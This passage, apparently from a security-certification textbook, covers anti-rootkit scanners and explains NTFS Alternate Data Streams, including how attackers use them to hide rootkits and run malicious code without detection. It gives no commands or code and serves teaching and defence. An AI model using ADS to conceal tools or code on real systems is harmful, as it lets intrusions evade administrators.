
WARNING !!!

GMER has found system modification caused by ROOTKIT activity.

Figure 6.157: Screenshot of anti-rootkit GMER

A few more important anti-rootkits are listed as follows.

- Stinger (*https://www.mcafee.com*)
- Avast One (*https://www.avast.com*)
- TDSSKiller (*https://usa.kaspersky.com*)
- Malwarebytes Anti-Rootkit (*https://www.malwarebytes.com*)
- Rootkit Buster (*http://www.trendmicro.co.in*)



NTFS Data Stream

Inject malicious code in the existing file

Hacker

Existing File

NTFS File System

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user

NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.158: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the file, such as attributes, word count, author name, and access and modification times of the files.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.


